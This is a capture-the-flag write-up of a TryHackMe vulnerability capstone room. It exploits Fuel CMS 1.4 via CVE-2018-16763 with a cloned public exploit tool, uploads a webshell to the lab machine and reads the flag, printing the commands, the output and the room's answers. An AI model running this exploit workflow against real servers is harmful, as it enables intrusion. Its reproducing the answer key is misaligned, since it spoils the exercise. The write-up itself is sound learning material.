Vulnerability Capstone

Introduction

Summarize the skills learnt in this module by completing this capstone room for the "Vulnerability Research" module.

Ackme Support Incorporated has recently set up a new blog. Their developer team has asked for a security audit to be performed before they create and publish articles to the public.

It is your task to perform a security audit on the blog; looking for and abusing any vulnerabilities that you find.

Exploit the Machine(Flag Submission)

Deploy the vulnerable machine attached to this by pressing the green "Start Machine" button. It is recommended that you use the TryHackMe AttackBox to complete this room.

Allow five minutes to pass before attempting to attack the vulnerable machine MACHINE_IP

****

Answer the questions below:

Deploy the vulnerable machine attached to this task & wait five minutes before visiting the vulnerable machine.

No Answer Needed


What is the name of the application running on the vulnerable machine?

Answer: Fuel CMS

What is the version number of this application?
Answer: 1.4

What is the number of the CVE that allows an attacker to remotely execute code on this application?

Format: CVE-XXXX-XXXXX



Answer: CVE-2018-16763

Use the resources & skills learnt throughout this module to find and use a relevant exploit to exploit this vulnerability.

Note: There are numerous exploits out there that can be used for this vulnerability (some more useful than others!)
Looking through Exploit-DB there were a few different options whenever I tried them there was something wrong with the code or they didn't produce any results so I tried GitHub instead.

While searching through GitHub I found a few more exploits that didn't work, but then I found this repository:
https://github.com/p0dalirius/CVE-2018-16763-FuelCMS-1.4.1-RCE

```
root@ip-10-201-81-106:~# git clone https://github.com/p0dalirius/CVE-2018-16763-FuelCMS-1.4.1-RCE.git
Cloning into 'CVE-2018-16763-FuelCMS-1.4.1-RCE'...
remote: Enumerating objects: 23, done.
remote: Counting objects: 100% (23/23), done.
remote: Compressing objects: 100% (19/19), done.
remote: Total 23 (delta 4), reused 22 (delta 3), pack-reused 0 (from 0)
Unpacking objects: 100% (23/23), 544.57 KiB | 10.27 MiB/s, done.
root@ip-10-201-81-106:~# ls
47138.py  burp.json   CVE-2018-16763-FuelCMS-1.4.1-RCE  Downloads   Instructions  Postman  Scripts  thinclient_drives
49487.rb  CTFBuilder  Desktop                           exploit.py  Pictures      Rooms    snap     Tools
root@ip-10-201-81-106:~# cd CVE-2018-16763-FuelCMS-1.4.1-RCE
root@ip-10-201-81-106:~/CVE-2018-16763-FuelCMS-1.4.1-RCE# ls
console.py  README.md  test_env  webshell
```

Once I cloned the repo I used the help option to see what arguments were required, the only argument that I had to provide was the target IP.

```
root@ip-10-201-81-106:~/CVE-2018-16763-FuelCMS-1.4.1-RCE# ls
console.py  README.md  test_env  webshell
root@ip-10-201-81-106:~/CVE-2018-16763-FuelCMS-1.4.1-RCE# python3 console.py -h
CVE-2018-16763-FuelCMS-1.4.1-RCE - by Remi GASCOU (Podalirius)

usage: console.py [-h] -t TARGET [-k] [-v]

Interactive console for exploiting CVE-2018-16763 in FuelCMS <= 1.4.1

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        FuelCMS target instance
  -k, --insecure        Allow insecure server connections when using SSL
                        (default: False)
  -v, --verbose         Verbose mode. (default: False)
```

What is the value of the flag located on this vulnerable machine? This is located in /home/ubuntu on the vulnerable machine.
From here I just ran the command:
python3 console.py -t 10.201.98.217
Doing so gave me a reverse shell on the web server. Then it was as simple as running the command:
cat /home/ubuntu/flag.txt

```
root@ip-10-201-81-106:~/CVE-2018-16763-FuelCMS-1.4.1-RCE# python3 console.py -t 10.201.98.217
CVE-2018-16763-FuelCMS-1.4.1-RCE - by Remi GASCOU (Podalirius)

[+] Shell was uploaded in http://10.201.98.217/ed66154cfff14495bd73419ac95ca97c.php
[webshell]> cat /home/ubuntu/flag.txt
THM{ACKME_BLOG_HACKED}
[webshell]>
```

Answer: THM{ACKME_BLOG_HACKED}